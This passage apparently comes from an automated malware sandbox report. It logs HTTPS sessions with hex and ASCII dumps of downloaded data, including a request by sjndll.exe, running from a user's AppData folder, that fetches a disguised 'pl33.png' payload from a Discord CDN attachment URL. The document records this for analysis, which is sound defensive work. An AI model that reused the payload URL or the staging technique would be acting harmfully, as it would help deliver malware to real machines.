b6 c9 6f f4 c5 bd 59 5b Data Ascii: \$lg3[w/_MDTz"#LV94W_W>{HE3Edi]FIH,OSZl]B*3j89Bo`S_??H%2Z\$@A_aGh9ZhpLE0CO13P8E\$?os8yv@Rj}oY[
2022-01-27 04:12:55 UTC	668	IN	Data Raw: ab 43 54 a4 e0 c2 0f ff 76 2d ce 2e ef c2 ff 5f 2b d3 45 1c 24 1b 93 44 2d 07 15 e2 91 72 5f fa 2c a6 a3 85 6c 13 47 c0 a1 7a 87 3d 4a 07 37 22 bb cd 82 89 88 2c 2a 0b 29 cc 85 32 94 1a d9 d9 87 11 ae 52 7f d1 38 49 56 b8 2c 2b 5f 77 f3 eb 3d 74 6c 07 9f 5b 1d 65 6f d9 f7 cf f5 9c d2 11 ba 97 9c 2a 5e ea 15 fe 9c c8 43 0a 6f fa 81 67 b8 b3 52 ea 09 57 29 bb 28 ec 1b 36 e1 f0 9a fd 23 f8 6d af eb c8 a6 d6 4e 1b 71 fa 7a 88 80 de c2 4d 7a fa d0 76 00 f9 d9 a8 3b 03 00 36 a5 8f 60 88 1a ae 3c e0 fb 95 66 bb 45 df 02 97 99 a3 3c 27 c0 1c 8d be ec 2e 26 c4 9e 85 f9 cb 78 b3 8d 8a 2f f1 d7 13 77 12 ae bb 49 b8 b7 c8 c0 d0 d5 f2 77 0b 74 b1 6b c7 8d 56 73 47 e1 c7 da 3a 43 5b 39 44 7c 27 c1 ef e9 61 a5 f6 66 20 a8 f3 9e 49 d7 ff cd 60 80 da 67 3d 1b b9 08 06 fc Data Ascii: CTv-._+E\$D-r_.lGz=37",*)2R8lV,+_wt=[eo^*CogRW)(6#mNqzMzv;6'<fE'<.&w/lwtKVsG:C[9D]af l'g=
2022-01-27 04:12:55 UTC	684	IN	Data Raw: cc ac a3 c9 50 d7 2f f0 48 e3 d8 67 d7 c6 f6 5d d4 ac 95 88 6e 64 1f 7f ed 68 f0 5b 69 c4 9e 7e 66 75 57 bc bc c3 57 3f f9 e3 94 03 5d 05 34 43 8f 0f b2 66 15 90 1f c9 b2 45 08 04 6b 4f 3b b0 8a 20 5f 88 c8 91 55 d1 9b 89 14 be 90 17 1b 9a 33 bf a9 b5 84 2f a7 1d dc b1 f4 5a 35 a4 db c1 68 1c 03 0f 4f 98 3b 64 43 57 97 0c b2 92 cc 6f 66 39 ae 70 25 06 f1 38 cd fc f8 7d 5e df 5e c2 33 07 4d 6d 75 36 fa d9 b3 01 01 14 9b 4e bf 0a eb e5 ec 3b c3 53 56 35 25 99 40 bc d4 de 04 27 63 f7 07 a6 74 f7 f0 e8 7b 9e 19 96 81 38 7a a2 25 4f 38 cc e6 8c c0 1e c4 27 ba 29 b3 c5 ce dd e0 5a c8 7d af 2b 9b bb ab 71 5b 25 0b 27 ab 93 62 34 9a 28 c7 d0 8a 3a aa 5b 99 e6 66 20 c8 53 c1 73 e4 f6 30 71 df 6c c5 6a 14 09 2e 03 a5 1f e7 67 6f 97 3b 13 b9 ff e2 36 06 0b a0 3c cf Data Ascii: P/Hg]ndh[i-fuWW?]4CFEkO: _U3/Z5hO;dCWof9p%8)^3Mmu6N;SV5%@'ct{8z%O8')Z)+q[%b4(:[f Ss0ql j.go;6<
2022-01-27 04:12:55 UTC	700	IN	Data Raw: 47 db 3e ac 85 30 d9 48 15 a8 4e f6 b5 70 85 10 77 dc 23 b1 85 10 db 4e 0c b6 53 d0 e3 70 9d 0c 87 18 e9 73 48 e0 12 86 f0 11 90 15 14 a3 4c c3 b5 15 c4 74 49 e7 08 86 d8 47 98 0e 22 c1 40 c5 91 26 c9 46 74 d4 05 b4 fd 41 97 44 20 8d 6f c2 e4 20 c5 47 73 c5 36 a0 f9 5b b3 6a 28 88 64 ba 0d bc 53 84 fb 48 bb 22 7d c6 3f a9 f7 18 ef 7c 0d aa 52 ca 9d 59 bc 3e 7a cc 3f a9 b4 16 fe 27 12 b2 5e 80 fb 48 ab 3e 7d c1 29 f0 bf 0c ef 7a 0d b1 59 ae f8 53 b2 38 61 cd 39 b3 de 40 ff 62 6e df 30 86 c3 5f 89 19 58 f3 4a da df 7e 9a 09 7a 8a 6b fe 9b 6d 8d 1a 5c ff 18 df dd 2a cb 5b fc 08 b9 29 4b e4 67 d4 92 48 9e 0b 4c f6 35 e8 98 38 dc 48 7c dc 38 f0 e8 48 ac 39 38 9a 0a 04 74 d4 30 99 90 30 d4 41 04 a6 30 60 d4 74 91 93 74 d4 30 a5 90 30 d4 40 04 a4 40 d4 d4 40 90 Data Ascii: G>0HNpw#NSpsHLtIG"@&FIAd o Gs6j[(dSH")?jRY>z?^H>)]zYS8a9@bn0_XJ-zkm*)KgLH58Hj8H98t00A O'tt00@@@
2022-01-27 04:12:55 UTC	716	IN	Data Raw: bc 28 06 26 2a 2d 1d 0a 00 00 bb 73 11 00 00 2f 00 00 00 73 00 04 30 13 00 00 00 2a f6 2b 26 03 2b 06 00 00 59 28 26 08 2d 1d 1c 02 00 00 00 00 00 00 11 00 0a 30 03 00 00 00 2a 06 04 00 00 35 7d 04 00 00 36 7b 02 06 00 2b 0a 03 2b 26 03 2d 1d 06 00 00 53 73 16 f4 2b 0a f2 2b 04 00 00 32 7d 19 2b 26 0a 2d 1c 02 26 26 09 2d 15 16 02 18 33 0a 00 00 22 6f 0a 00 00 21 28 04 00 00 34 7b 02 2a 33 fe 1f 04 00 00 32 7b 02 11 00 00 2e 00 00 00 51 00 03 30 13 00 0 0 00 2a f6 2b 26 03 2b 04 00 00 33 7b 26 08 2c 16 19 02 00 00 00 00 00 00 11 00 0a 30 03 00 7a 0a 00 00 23 73 1a 00 00 00 2a f6 2b 26 03 2b 04 00 00 33 7b 26 08 2d 15 1b 02 00 00 00 00 00 00 11 00 0a 30 03 00 00 2a 16 ff ff ff 19 3f 69 8e 04 00 00 37 7b 02 04 00 00 38 7b 02 04 00 00 38 7d 58 1a 04 Data Ascii: (&*-s/s0*+&+Y(&-0*5)6{++&-Ss++2)+&-&&-3*o!(4{*32[.Q0*+&+3{&.0z*s*+&+3{&-0*?i7{8{8}X

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49845	162.159.134.233	443	C:\Users\user\AppData\Local\sjndll.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:13:04 UTC	725	OUT	GET /attachments/935829381669081140/935832049175101510/pl33.png HTTP/1.1 Host: cdn.discordapp.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:13:04 UTC	747	IN	Data Raw: 1f 0d e3 01 c6 00 03 00 00 00 00 01 01 04 04 0d dc 01 c6 00 03 00 00 00 00 ff 02 28 0d 81 18 86 00 03 00 00 00 00 0d f3 fd 0c 43 20 93 00 80 00 00 00 00 fa 03 f6 0c 43 20 93 00 80 00 00 00 00 f6 03 ed 0c 43 20 93 00 80 00 00 00 00 f4 03 e6 0c 43 20 93 00 80 00 00 00 00 f3 03 de 0c 43 20 93 00 80 00 00 00 00 ef 03 cb 0c 4a 20 93 00 80 00 00 00 00 eb 03 d5 0c 43 20 93 00 80 00 00 00 00 e7 03 cb 0c 43 20 93 00 80 00 00 00 00 e5 03 c6 0c 43 20 93 00 80 00 00 00 00 e2 03 bb 0c 43 20 93 00 80 00 00 00 00 df 03 ad 0c 43 20 93 00 80 00 00 00 00 db 03 a3 0c 43 20 93 00 80 00 00 00 00 d8 03 9a 0c 43 20 93 00 80 00 00 00 00 d6 03 91 0c 43 20 93 00 80 00 00 00 00 d3 03 88 0c 43 20 93 00 80 00 00 00 00 d1 03 81 0c 43 Data Ascii: (C C C C C J C C C C C C C C C C C
2022-01-27 04:13:04 UTC	748	IN	Data Raw: 00 32 00 fc 0c 43 00 93 00 00 00 00 43 e8 00 32 00 28 0d d3 05 c6 00 00 00 00 00 00 00 32 01 e3 0d c1 01 e1 00 00 00 43 c8 00 32 01 d9 0d c1 01 e1 00 00 00 00 43 68 00 32 00 34 0d c1 01 e1 00 00 00 00 43 48 00 32 00 28 0d ca 01 e1 00 00 00 00 43 40 00 32 01 d3 0d c1 01 e1 00 00 00 00 43 20 00 32 00 2c 0d c1 01 e1 00 00 00 00 41 b0 00 32 00 28 0d c1 01 e1 00 00 00 00 41 ac 00 31 00 23 0d 81 18 86 00 00 00 00 41 70 00 31 00 28 0c 4a 00 86 00 00 00 00 41 40 00 31 00 28 0c 43 00 86 00 00 00 40 b4 00 31 00 2c 0c 43 00 86 00 00 00 40 50 00 30 01 37 0d 81 18 86 00 00 00 00 40 2c 00 30 01 c1 0c 4a 00 86 00 00 00 3f e0 00 30 01 c1 0c 43 00 86 00 00 00 3f 94 00 30 00 28 0d 81 18 86 00 00 00 3f 74 00 2e 01 bb 0c 43 00 93 00 00 00 00 3e d4 00 2b 01 Data Ascii: 2CC2(2C2Ch2d2CH2(C@2C 2,A2(A1#Ap1(JA@1(C@1,C@P07@,0J?0C?0(?t.C>+
2022-01-27 04:13:04 UTC	750	IN	Data Raw: 43 00 11 04 fa 0c 8f 00 33 04 f5 0c 6c 00 33 04 f0 0c 45 00 33 04 eb 0c d1 00 33 04 e6 0c cf 00 33 04 e1 0c af 00 33 04 dc 0c ad 00 33 04 d7 0c 4c 00 33 04 d2 0c 4a 00 33 04 cd 0c 43 00 33 01 22 0c b6 00 01 04 a1 0c dd 00 01 01 22 0c 94 00 01 01 8a 0c 71 00 01 01 2c 0c 4e 00 01 01 22 0d 1e 00 01 01 22 0c fb 00 01 01 2c 0c b1 00 01 00 20 0c d8 00 01 01 22 0c 8f 00 01 01 22 0c 6c 00 01 01 22 0c 45 00 01 04 9c 0c d1 00 01 04 97 0c cf 00 01 01 2c 0c af 00 01 01 22 0c ad 00 01 01 2c 0c 4c 00 01 01 2c 0c 4a 00 01 00 20 0c 43 00 01 04 82 0c 43 00 11 01 8a 0c 4a 00 01 04 5b 0c 43 00 01 00 20 0d a2 06 06 00 20 0c d1 00 11 04 2e 0c 43 00 11 04 29 0c 6c 00 11 01 8a 0c 4c 00 11 04 24 0c 4a 00 11 00 20 0 c af 00 11 01 8a 0c cf 00 11 00 20 0c 45 00 11 04 21 0c ad 00 11 Data Ascii: C3lE33333l3J3C3""q,N"" ,""lE","L,J CCJ(C .C)l\$J E!
2022-01-27 04:13:04 UTC	751	IN	Data Raw: 0c 4c 00 00 01 05 00 c0 00 4e 01 65 00 00 0c 4a 00 00 01 05 00 bc 00 4e 01 65 00 00 0c 43 00 00 01 05 00 aa 00 4d 01 79 00 00 0c f1 00 10 01 80 00 a9 00 4d 01 79 00 00 0c ec 00 10 00 00 00 a8 00 4d 01 79 00 00 0c e7 00 10 01 80 00 a6 00 4c 01 79 00 00 0c e2 00 10 01 80 00 a5 00 4c 01 79 00 00 0c dd 00 10 01 80 00 a4 00 4c 01 79 00 00 0c d8 00 10 01 80 00 a1 00 4c 00 00 00 00 0c ad 00 00 00 a0 00 a1 00 4c 01 79 00 00 0c d3 00 10 01 80 00 9d 00 4c 01 65 00 00 0c d1 00 00 01 05 00 99 00 4c 01 65 00 00 0c cf 00 00 01 05 00 95 00 4c 01 65 00 00 0c ad 00 00 01 05 00 91 00 4c 01 65 00 00 0c af 00 00 01 05 00 8d 00 4c 01 65 00 00 0c 8f 00 00 01 05 00 89 00 4c 01 65 00 00 0c 4c 00 00 01 05 00 85 00 4c 01 65 00 00 0c 6c 00 00 01 05 00 81 00 4c 01 65 00 00 0c 4a 00 Data Ascii: LNeJNeCMYMyMyLyLyLLyLeLeLeLeLeLeLeJ
2022-01-27 04:13:04 UTC	752	IN	Data Raw: 35 06 ca 00 06 00 49 06 b1 00 16 00 00 06 96 01 57 00 49 06 7b 00 16 00 49 06 66 00 16 06 5a 06 4f 00 1a 00 35 06 48 00 06 00 35 06 42 00 06 00 35 06 3c 00 06 00 35 06 36 00 06 05 39 06 2f 00 06 05 39 06 2a 00 06 05 39 06 1d 00 06 05 39 06 0e 00 06 05 39 06 03 00 06 05 39 05 f9 00 06 05 39 05 0e 00 06 05 39 05 e4 00 06 05 39 05 d2 00 06 05 39 05 c9 00 06 05 39 05 be 00 06 05 39 05 b9 00 06 05 39 05 a4 00 06 05 39 05 9a 00 06 05 39 05 8c 00 06 05 39 05 82 00 06 05 53 05 77 00 0e 05 53 05 69 00 0e 05 53 05 43 00 0e 05 39 05 2a 00 06 00 35 05 1e 00 06 00 35 05 11 00 06 04 fc 04 f0 00 06 00 35 04 ed 00 06 00 35 04 e3 00 06 00 00 04 d5 00 d3 00 35 04 c9 00 06 00 35 04 c4 00 06 00 26 04 bf 00 0a 00 26 04 b5 00 0a 00 35 04 ae 00 06 03 dd 04 a4 00 0e 03 dd 04 99 Data Ascii: 5lWl{lfZ05H5B5<569/9*9999999999999999SwSiSC9*555555&&5
2022-01-27 04:13:04 UTC	754	IN	Data Raw: b8 04 0d 71 34 c8 78 a2 eb d0 66 02 a5 06 2e 39 18 a8 c6 55 02 56 2e fe dc 30 09 50 2e 39 18 48 11 37 23 51 21 58 3b 63 90 e3 5c aa 0a 2e 39 18 54 dd 7e ae 31 bd 46 d2 5f a5 97 2c fe 07 2e 39 18 63 0c 36 7b a5 96 d2 f9 2e 39 18 76 cf 93 32 ff 9c b3 a3 a1 dd b1 05 6c de dd 78 5d e6 be 2e 39 18 07 08 b7 8c 4a 91 b6 55 18 83 a3 2e 39 18 19 c5 a3 a2 20 41 27 b4 27 e1 18 74 2e 39 18 27 39 9d bd 3c e7 08 ce f9 d8 9f 96 2e 39 18 34 bc 45 cc 75 07 94 09 f1 c6 e6 3f a6 c7 08 f7 78 47 5e da bd 2a 38 b6 90 0a f8 39 c2 c1 1a b1 43 18 65 f9 b4 ad fc d3 83 a2 f2 03 87 93 4a 2e 39 19 ce c8 12 02 c8 37 2e 39 19 f3 43 e9 cd 0e 2e 39 19 f8 74 f1 26 71 8f 29 fa f0 61 79 d7 c9 32 e2 f5 5c 15 be 35 36 35 41 bd 44 0e f5 5a 26 d5 2e 39 19 82 5d cd c7 11 8d e5 fc c5 9f e9 a7 3b Data Ascii: q4xf.9UV.OP.9H7#Q!X;c\,9t~1F_,,9c6{.9v2lx}.9LUQ.9 A"t.9'9<.94Eu?xG*89CeJ.97.9C.9t&q)ay2l565ADZ&.9j;
2022-01-27 04:13:04 UTC	755	IN	Data Raw: d6 4e 1a c5 8a 70 c4 21 ff df b2 35 2e 39 1d 1a 78 4c 9f 12 8a 42 e8 05 c8 ae fd 5f bd 9c 83 e1 e6 24 5d 3a c5 3e 20 8d 82 c3 10 18 0f 87 23 82 98 00 1c be ba 2e 39 1d 1b bf 52 be 22 f3 cc 3a 7d 9f 75 d7 22 fa 39 08 d1 6d 96 77 1f ce db b0 6a 10 03 dc 2e 39 1e c6 af 95 49 36 2e 39 1e e7 96 91 fe 00 e1 e0 e9 4a b3 aa 21 34 f5 f6 d9 2e 39 1e ff cb fe 80 26 dc 58 a4 66 5e 43 2e 39 1e 86 1c 5d a1 2a da e7 0e 46 1e 36 95 1c 68 79 af 26 58 15 29 e9 7d c2 51 be 90 4e 1a 58 fb e4 5a 2e 39 1e be 7f 6b 63 31 7c fb 89 a0 81 4a 21 dc d2 ad 41 23 df d4 e3 59 d2 81 03 26 75 01 d5 2e 39 1e 5b 02 b9 8e 2a d7 63 b8 c3 e0 16 d9 2e 39 1e 58 23 c6 3a 94 c5 76 aa 2e 39 1e 61 04 bb e6 6d 99 d1 3d 2e 39 1e 6a d2 05 b5 69 47 02 0f d4 07 4d d3 d9 37 bb 2e 39 1e 73 97 36 73 a7 ae Data Ascii: Np!5.9xLB_\$]:> #.9R";ju"9mwj.9l6.9J!4.9&Xf^C.9]*F6hy&X)]QNXZ.9kc1JlJA#Y&u.9[*C.9X#v.9am=.9jiGM7.9 s6s
2022-01-27 04:13:04 UTC	756	IN	Data Raw: 07 93 d7 77 93 07 07 e7 63 d7 80 fa e1 75 41 e1 05 fd b9 11 bf 60 60 d7 2e b6 d6 68 e1 1b 28 80 48 fd b9 31 e3 6a 46 fa 41 d5 8f 2f cb 5f 6b cb 2f bb ff 5b 57 ef 2f 8f 6b ff 8f 2f cb 5f 6b cb 2f bb ff 5f bb 2f 2f 8f 6b ff 16 b6 26 8c f2 56 5a ec 66 c6 22 b6 b6 16 f2 66 16 b2 be 2f f2 52 b6 22 66 c1 de 32 49 dc 0d ae 8d 0f 13 84 fa 51 7e de c1 dc 7d 68 47 90 89 5d cf e7 c3 55 8b 5b 40 e5 b8 b0 b2 14 48 fb 0b 7e d2 07 37 fa a8 aa 12 e6 1d ff 3e 8d bd 9e 8f 7d ee 24 b5 12 09 97 3b e5 b6 3a 35 b2 6e 54 f6 c1 d9 db 21 28 97 3d 14 08 06 2a d4 99 80 86 b6 ea d1 db 3c 81 9d ac 34 78 ce 7d a8 bb 99 28 12 11 7e 14 94 78 e5 1d 5d 94 70 32 65 b0 91 1b e5 26 c7 d1 f0 e0 7d 45 90 d7 d4 d1 3f 9c 64 29 12 6a 30 f5 36 62 6f 75 3c 71 d8 87 52 6c 29 3a e5 cb 25 46 cc 22 f6 Data Ascii: wcuA``.h(H1jFA/_k/[W/k/_k_/krVZf*frR"f2l%jw,){&]U[@H-7>);\$:.5nTl!(=*<4x){-x]p2e&]E?d)]06bou<qRl):%F"
2022-01-27 04:13:04 UTC	757	IN	Data Raw: 09 67 84 df cf c8 d8 e1 6e 66 c4 e9 40 b3 57 b4 5d 3a 66 9c ad 8b e1 23 2e 10 dc b3 1e 34 06 83 15 a8 84 42 e6 81 a3 7b f1 dc e3 22 65 c2 fc f4 27 cb 56 8e 5d da e8 87 9f 3d 7e 47 ce 60 aa 84 bd fa c3 c1 b3 61 c9 79 1e b5 94 09 b7 cb 1b e8 6d 3b 6b 7b 39 55 ea d2 dc 22 0e 8b 50 82 f5 8d 52 34 e6 10 fc 37 06 70 13 84 fa 51 7e de c1 dc 7d 68 47 90 d9 51 7b aa dd 29 e4 a6 c6 2d 11 8a 16 e1 56 36 4a 1d 2e 3a 7a a8 cd 2e a8 ef 4f d2 55 0b e5 89 c0 7c f5 69 b8 96 4e 8f 08 db b9 21 fa d3 45 92 ec a3 c0 cf fe d5 07 59 ea 2c 8d 0a 19 b9 ba c4 a8 79 ac 18 02 10 cd c4 36 54 a0 ce ae 09 ee 86 cf 51 58 4f 79 6b ad e6 b5 77 7a 97 db 38 51 58 98 96 78 72 d8 2a b8 4d 71 26 26 4a 54 32 38 1c 84 59 4f 83 ca 45 83 c0 f0 94 46 ea 5e 37 46 29 84 9e 29 53 24 0d 67 ce d7 62 93 Data Ascii: gnf@Wj]:#f.4B["e^V]=~G^aym;k[9U"PR47pQ~)hGQf}-V6J.:.OUIjINIEY,y6TQXOykwz8QXxr^Mq&&JT28YOE F^7F)]S\$gb
2022-01-27 04:13:04 UTC	759	IN	Data Raw: 84 a8 1b c8 ab 9f 76 23 26 6d 5c 16 cf 9c 26 32 64 02 1e b4 70 5e f4 58 71 21 b9 3d 3b a9 ae 65 c9 c0 02 48 cd b3 f8 f5 e6 f6 86 7a 2d 8c ef a6 a7 31 3e 11 85 4f 82 c7 73 50 89 9c 31 47 3e c8 dc 3e 15 98 15 b0 3d 88 e1 7a aa cc 95 ff 53 e4 c7 93 9b 2f 23 2f 8d c4 9b 4c 7a 41 b6 13 a4 b3 7d 3f 83 e5 f1 3d 55 0e 74 47 06 3d cd 82 7f c8 7a 22 d9 2e 01 39 89 45 c2 a4 b2 09 b8 9c 35 de ff 47 19 aa c9 de 21 f3 38 0c f3 5f 11 9f 23 e2 74 33 53 88 28 7c e0 c7 53 7d 81 ee fb 7e eb d0 eb 9e 43 76 60 13 4f 76 e9 77 c1 5e 4d 6a 68 66 b0 0b d7 c0 5c ca 88 0d bd 6b a2 65 c2 e5 bf 31 9f 16 02 70 d8 59 02 50 d2 26 38 02 7e 03 d0 52 65 f4 a7 04 21 33 ce c2 8b 4e 28 31 22 58 31 9a bd 1a eb 8a 6b 8c 30 5f a8 04 24 e4 15 c6 8c 1a 25 3e 91 ce 6f d8 8b 19 18 a0 2d 3f 55 32 00 Data Ascii: v#&m#&2dp^Xq!:=eHz-1>OsP1G>>=zS/#/LzA)?=UtG=z".9E5G!8_i#3S([S)-Cv^Ovw^Mjhflke1pYP&8-Re!3 N(1^X1k0_,\$%>o-?U2

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:13:04 UTC	760	IN	Data Raw: 4b 23 71 87 4b f6 f7 68 26 70 76 cb 60 27 10 8a 89 c0 d6 a8 8a af 3b 62 ab 6f 20 a7 61 9c db 1d 53 de 8f ba ed 8c 90 1f fa da 6a 9f 57 09 28 a4 89 38 51 b2 80 41 f6 89 2c b1 91 66 80 f6 92 27 d5 59 ea 62 54 8e 49 01 0e 56 ce 26 0b 10 06 62 8c ff fb b6 b2 d1 05 b4 fb 4d 0a 74 d8 8a 1a c0 aa ac dd 71 ba f3 42 02 72 83 0d 17 de 4b 01 d6 d3 c6 39 9b 8c f6 5a fe 62 de b5 3b 37 e7 4a e0 80 fe 3b e8 f9 52 bb 93 3a be 14 37 e6 f7 e6 de d9 cd 43 de 72 3d a9 52 2d 2f 5f b7 c4 09 b1 be 6d a9 ac 90 26 75 46 92 54 b9 21 2f 1b 5b 4b be 67 d2 72 0f ef 60 4d ea f1 b2 e3 44 48 ec b2 d4 f7 f9 5a 1c 47 83 df 47 40 0a 6a ec b9 d4 b5 4d 2c c7 ac fb 37 52 c5 7d f3 4a 31 b3 82 3b 35 bd 86 db 84 21 f5 32 a6 40 c6 53 dd 3e 48 9c a8 20 b3 c3 e6 23 66 b1 e1 1a 79 67 27 ac 62 b8 Data Ascii: K#qKh&pv";bo aSjW(8QA,fYbTIV&bMtqBrK9Zb;7J;R;7Cr=R-/_m&uFT!/[Kgr'MDH*ZGG@jM,7R)J1;5!2@S>H#fygb
2022-01-27 04:13:04 UTC	761	IN	Data Raw: 51 6b ac 58 00 d8 6c aa 1e 08 98 15 c7 eb 80 1c bb 2a 98 31 20 56 d1 c0 36 8b af 4b 2e 06 e3 75 87 ed 5e a8 a0 21 3c ba e2 11 bb 6a c4 38 b2 06 1e 70 73 02 52 86 e5 83 e2 4f 6d 70 3b 6c 2f 4b 77 43 8c a3 41 cc 19 4b 25 da 62 50 d2 43 54 d3 8a 62 3d 11 28 05 e8 17 d6 7c 9e 29 04 17 b3 c2 fe df ef 21 11 2d 1f 42 03 cd 82 9f 4d 16 f9 97 fc 0e 90 71 e9 de 22 8c de e2 db 08 89 05 21 b3 29 87 ba d6 9c 8f b9 5f 15 b3 00 e8 bd 19 b5 26 ee 51 2a 47 8d 07 10 35 0f 7c f3 17 44 ee 47 ed 3b 7f 84 cc af a2 70 dd d0 8f 6c d0 4f 8a 45 25 a9 b1 56 8d ea cf e2 c0 f7 a1 53 5a 90 90 b0 1c 08 72 76 3a e2 33 d7 ee 81 9b fc f2 c0 6a 26 8c 82 40 14 da 05 0c c6 7c ed 29 e4 f5 85 95 e1 e1 0f b4 ae f0 73 35 6f f7 a2 ec df 25 02 07 87 04 68 24 27 e0 18 05 72 c2 80 2d 2c 2d 43 94 26 Data Ascii: QkX!1 V6K.u"!<j8psROmp;lkWCAK%bPCTb=()!-BMq"!)&*Q*G5jDG;plOE%VSZrv:3j&@)s5o%h\$'r,-.C&
2022-01-27 04:13:04 UTC	763	IN	Data Raw: 72 d5 93 ca 9c 27 ba 38 57 d4 0a 23 74 2e 76 21 17 49 f3 27 d7 56 76 1b 46 4c e1 08 27 c9 23 89 5e c5 bd 44 57 b6 dc ad fc 28 8b 88 2b b0 75 fa 52 d6 ea ea aa 74 55 26 66 f4 1b 9f 68 55 87 7b ed c9 14 68 e6 f4 58 91 0f a0 d1 cb c3 de 47 dc f3 7a e7 22 5b 70 be 14 93 7d e1 c2 48 99 79 83 4c f8 ca 21 e2 de 41 ee 69 3f 59 c5 1f c4 3d 94 50 34 1f b2 3b 2a 2b 82 52 15 c0 25 c8 d5 14 d0 ef a4 75 7a 8d 34 d3 6a 11 a7 79 0b d9 6f dd 44 b6 2f 88 d6 cd f5 db 4d f6 5f 42 e4 44 fb 7a d5 35 96 ab 2a 92 6b 33 8c 6e f9 ac 52 98 22 e5 65 b4 35 5e e0 f5 8b 7a 9c 28 b8 f8 a2 36 10 8d 9b 21 7c db f7 21 95 f6 c4 25 d4 fa ca 7f 30 5c 2e fc c7 63 3c 6a da 89 fb a6 cc c0 a0 3f 91 93 04 51 de 47 6c fb 80 eb 89 ff 9a 49 e2 35 40 5e 82 e7 56 70 48 49 5b 67 7d 33 df 05 90 9b 24 c0 Data Ascii: r8W#t.v!lVvFL#^DW(+uRtU&fhU{hXGz"[p]HyL!Ai?Y=P4;+*r%uz4jyoD/M_ BDz5*k3nR^e5^z(6!)%0!.c<j?QGII5@^VpHI[g]3\$
2022-01-27 04:13:04 UTC	764	IN	Data Raw: 99 8e 7a 0e b1 90 cf 3d 73 ff 40 08 22 2c b9 3e f8 72 68 89 2b 04 72 f9 4b 9c b1 9d 6d ae b4 c1 31 a0 a7 30 e0 7f 38 e2 62 2b fb 56 0d 25 e3 c0 e4 b8 b6 d4 d5 b6 ec c1 f9 97 b8 33 fa 4a 4b 12 ee 2c 16 2b e2 df 75 22 80 5d 4a e4 1d 34 4f bb fb b4 80 b0 f1 76 d3 54 6e a4 45 74 c5 92 c7 d1 92 ff 11 ec 4c 73 91 0d de ca f0 93 a8 74 11 f0 2e e5 9f ba 4e bd e1 23 72 40 a9 d0 54 bf 71 16 03 18 4f 7b a2 e3 f8 2b e3 f6 ad a4 8b a1 b7 54 c0 8a 68 20 8d 29 62 51 d7 44 38 8a d7 ee 3c 1c 1c 08 eb e8 a1 d8 a7 8b 9d 04 30 aa 73 a2 8a 7c d8 ce 0c a0 fa 56 3b 1b f3 17 2b 4c 9c 57 a0 de ef 88 8b 21 e0 ad fa c7 64 0c d7 33 1d 72 44 20 e1 b1 eb 61 b5 13 47 31 ce 90 87 d8 fb b3 c2 1a 86 6c af 66 95 bc 77 d6 0d 1b 3c 3d 6e 4e 45 54 e4 e3 4f e2 e7 b6 ff f4 0f 01 19 7d 50 1e ab Data Ascii: z=s@">rh+rKm108b+v%3JK,+u"J4OvTnEtLst.N#r@TqQ@+Th)bQD8<0s V;+LWld3rD aG1fw<=nNETO)P
2022-01-27 04:13:04 UTC	765	IN	Data Raw: 53 46 91 8c 70 4f 33 e7 02 11 27 12 96 e5 14 bd 6d bd 78 32 e6 54 4e 26 c5 d3 b6 ba 1b b3 ab 52 a3 7b 43 14 f2 e2 39 c2 8d 60 42 ff 6b 14 5b 12 6d 7f 67 64 52 9a b9 cb f1 8a c8 62 bf 45 38 98 78 45 71 4b 6a db ba 9c d5 2a fa 1a ba 18 8d 03 c0 41 05 bf 28 6f b9 22 96 da fc 0c fa b1 39 9f b4 7f 1f 6a 03 1e 2b 9a 69 45 da 45 d1 34 cb 31 5c 27 c9 07 6c 67 32 08 a2 58 a6 92 07 4a 59 39 d1 64 fb f3 01 b0 1a af 20 94 3a 58 20 25 93 19 48 af b9 7d 32 41 af 0c a7 7d fc 5a 4a 42 ee 35 00 48 5d a7 f9 29 2a 20 f5 90 f8 7f 8a 26 c8 09 19 fd be 9a 53 e3 c8 60 8a 28 a4 e1 93 19 8e 32 36 aa 80 90 48 06 2c 15 da e9 65 70 6a 01 bc 78 0d 53 6a 2a 8a 9c 56 e0 73 aa e1 35 e9 00 1b d2 e4 56 95 7f a8 35 8a 81 28 b5 7a be 84 4b 26 e7 20 fa ec df 13 38 2c a1 96 3b 70 9b 1c ff c9 Data Ascii: SFpO3*mx2TN&R{C9'Bk[mgdRbE8xEqK]*A(o"9j+IEE41vlg2XJY9d :X %H)2A}ZJB5Hj)* &S[h*26H,epjxSj*Vs5V5(zK& 8,;p
2022-01-27 04:13:04 UTC	767	IN	Data Raw: 3a d2 c3 c0 dc 71 22 fb ba c4 16 61 0b ef 8a 17 fd bd b2 b3 28 dc 12 31 22 5d 5f 01 72 67 aa d9 56 38 bf c9 36 bf 34 6c 2e b9 74 d3 00 5c 2a d8 70 98 af ed 14 bd 07 71 c0 06 df f2 91 7f ba 25 a6 ce b8 32 8f 2f 1e 9d 21 5d ab 0e 0f c3 cb 01 9a f7 f9 4f 9d 57 82 4b b9 26 ed fb c7 e9 78 ad e5 28 d9 56 53 a1 aa 06 1a 5b d4 df 3d 27 9d 56 c4 58 2b e6 03 2e 03 18 bb 86 71 59 5f 71 db 84 c3 45 38 26 19 4e 1d f6 d4 62 47 ae 3a 7e 42 6a 05 a3 26 6e 67 39 81 f5 7f 30 1b c0 00 12 82 3e 2f c1 64 8a 16 60 41 d1 ed 34 78 78 7a 58 0e 7c 21 86 95 e0 01 95 28 a2 49 30 3b 1b 4d ba b2 b1 6a 62 5c 14 cc 4f e3 34 c7 8a d3 20 c6 c1 55 e6 b0 11 c7 19 c3 fe e9 5c 36 20 9b a7 22 04 cb f0 2e a0 7c 40 ef 2d 6d 9a 96 49 f8 e5 34 28 dc 42 07 52 12 a9 48 54 d0 1a 5e 3c fc 42 d6 9a e8 Data Ascii: :q"a(1")_rgV864l.t!*"pq%2/I)OWK&x(VS[=VX+.qY_qE8&NbG:~Bj&ng900>/d'A4xxXl {!(0;Mjb O4 U!6 ". @-ml4(BRHT^<B
